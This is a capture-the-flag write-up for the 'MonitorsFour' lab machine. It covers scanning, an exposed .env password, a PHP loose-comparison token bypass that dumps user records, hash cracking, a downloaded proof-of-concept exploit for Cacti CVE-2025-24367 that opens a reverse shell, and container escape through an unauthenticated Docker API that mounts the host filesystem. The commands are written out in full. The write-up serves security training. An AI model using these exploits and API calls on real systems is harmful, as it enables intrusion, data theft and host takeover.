[ writeup · case #018 ]
MonitorsFour
Recovered MD5 hashes crack to Cacti credentials; Cacti 1.2.28 is vulnerable to CVE-2025-24367 (authenticated RCE), landing a shell in the Cacti container. An unauthenticated Docker daemon API (:2375) reachable from the container lets you create a privileged exec and read the root flag off the…
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a monitorsfour.htb -- -APORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 127 nginx
|_http-title: MonitorsFour - Networking Solutions
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-methods:
|_ Supported Methods: GET
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2022
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2022 (87%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.98%E=4%D=4/3%OT=80%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=69D02315%P=x86_64-pc-linux-gnu)
SEQ(SP=104%GCD=1%ISR=107%TI=I%TS=A)
SEQ(SP=104%GCD=1%ISR=10C%TI=I%TS=A)
OPS(O1=M542NW8ST11%O2=M542NW8ST11%O3=M542NW8NNT11%O4=M542NW8ST11%O5=M542NW8ST11%O6=M542ST11)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M542NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)Key findings:
- Port
xx— service — why it's interesting
Web / Service Enumeration
Endpoint Enumeration
- running dirsearch
❯ dirsearch -u http://monitorsfour.htb/ -r
[20:38:10] 200 -   97B  - /.env
[20:39:12] 200 - 35B - /user ❯ cat Untitled.env
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser

DB_PASS=f37p2j8f4t0r- this endpoint among a lot of other requests stood out
 (opens the full-size image)
- so in a attempt with curl
❯ curl "http://monitorsfour.htb/user?token=0"
[{"id":2,"username":"admin","email":"[REDACTED:EMAIL]","password":"[REDACTED:HASH]","role":"super user","token":"8024b78f83f102da4f","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},{"id":5,"username":"mwatson","email":"[REDACTED:EMAIL]","password":"[REDACTED:HASH]","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},{"id":6,"username":"janderson","email":"[REDACTED:EMAIL]","password":"[REDACTED:HASH]","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"[REDACTED:EMAIL]","password":"[REDACTED:HASH]","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}] cracking passwords
❯ cat hashes.txt
[REDACTED:HASH]
[REDACTED:HASH]
[REDACTED:HASH]
[REDACTED:HASH]
❯ hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
❯ hashcat -m 0 hashes.txt --show
[REDACTED:HASH]:[REDACTED:CRED]- successfully logged in with
admin:[REDACTED:CRED]

- found some information that could be useful later on
 (opens the full-size image)
- nothing was found there so i decide to enum vhosts
❯ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://[REDACTED:IP] \
  -H "Host: FUZZ.monitorsfour.htb" \
  -fs 13688 -fr 302
cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
- successfully logged in with
marcus:[REDACTED:CRED]
- looking at that version Version 1.2.28 it was indeed vulnerable to RCE (CVE-2025-24367 )
❯ wget https://raw.githubusercontent.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC/refs/heads/main/exploit.py

❯ python3 exploit.py \
  -u marcus \
  -p [REDACTED:CRED] \
  -i [REDACTED:IP] \
  -l 4444 \
  -url http://cacti.monitorsfour.htb
[+] Cacti Instance Found!
[+] Serving HTTP on port 80
[+] Login Successful!
[+] Got graph ID: 226
[i] Created PHP filename: 5cr2a.php
[+] Got payload: /bash
[i] Created PHP filename: 4qzI3.php
[+] Hit timeout, looks good for shell, check your listener!
[+] Stopped HTTP server on port 80

❯ nc -lvnp 4444
listening on [any] 4444 ...
www-data@821fbd6a43fa:~/html/cacti$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)User Flag
cat /home/light/user.txtPrivilege Escalation
Inside the Cacti container I probe the Docker Desktop internal host address. The daemon API at [REDACTED:IP]:2375 responds immediately — no authentication, full control over container lifecycle.
www-data@821fbd6a43fa:/home/light$ curl -s http://[REDACTED:IP]:2375/version
curl -s http://[REDACTED:IP]:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"28.3.2","Details":{"ApiVersion":"1.51","Arch":"amd64","BuildTime":"2025-07-09T16:13:55.000000000+00:00","Experimental":"false","GitCommit":"e77ff99","GoVersion":"go1.24.5","KernelVersion":"[REDACTED:IP]-microsoft-standard-WSL2","MinAPIVersion":"1.24","Os":"linux"}},{"Name":"containerd","Version":"1.7.27","Details":{"GitCommit":"[REDACTED:HASH]"}},{"Name":"runc","Version":"1.2.5","Details":{"GitCommit":"v1.2.5-0-g59923ef"}},{"Name":"docker-init","Version":"0.19.0","Details":{"GitCommit":"de40ad0"}}],"Version":"28.3.2","ApiVersion":"1.51","MinAPIVersion":"1.24","GitCommit":"e77ff99","GoVersion":"go1.24.5","Os":"linux","Arch":"amd64","KernelVersion":"[REDACTED:IP]-microsoft-standard-WSL2","BuildTime":"2025-07-09T16:13:55.000000000+00:00"}
The response confirms Docker Engine 28.3.2 running on [REDACTED:IP]-microsoft-standard-WSL2. The architecture here is Windows 11 → WSL2 VM → Docker Desktop → our container, which means the Windows C: drive ends up double-mounted at /mnt/host/mnt/host/c/ once I bind / from the WSL2 layer. I create a privileged Alpine container using sleep 9999 as the entrypoint — without a long-running process Alpine exits immediately and all exec calls fail.
curl -s -X POST http://[REDACTED:IP]:2375/containers/create -H "Content-Type: application/json" -d '{"Image":"alpine","Cmd":["sleep","9999"],"HostConfig":{"Privileged":true,"Binds":["/:/mnt/host"]}}'

curl -s -X POST http://[REDACTED:IP]:2375/containers/<ID>/start

curl -s http://[REDACTED:IP]:2375/containers/<ID>/json | grep -o '"Status":"[^"]*"'
Once I confirm "Status":"running" I create an exec instance targeting the root flag and trigger it:
curl -s -X POST http://[REDACTED:IP]:2375/containers/<ID>/exec -H "Content-Type: application/json" -d '{"Cmd":["cat","/mnt/host/mnt/host/c/Users/Administrator/Desktop/root.txt"],"AttachStdout":true,"AttachStderr":true}'

curl -s -X POST http://[REDACTED:IP]:2375/exec/<EXEC_ID>/start -H "Content-Type: application/json" -d '{"Detach":false,"Tty":false}'Key Takeaways
- PHP loose comparison (
== 0) treats any0e...scientific notation string as equal to zero — always fuzz token and ID parameters with falsy values before assuming an endpoint is locked down - Docker Desktop on WSL2 exposes the daemon API at
[REDACTED:IP]:2375to internal containers by default with no authentication — unauthenticated API access means full privileged container creation and unrestricted host filesystem read - WSL2 double-mounts the filesystem, so the Windows C: drive lands at
/mnt/host/mnt/host/c/inside a container that binds/from the WSL2 layer — the path is non-obvious and easy to miss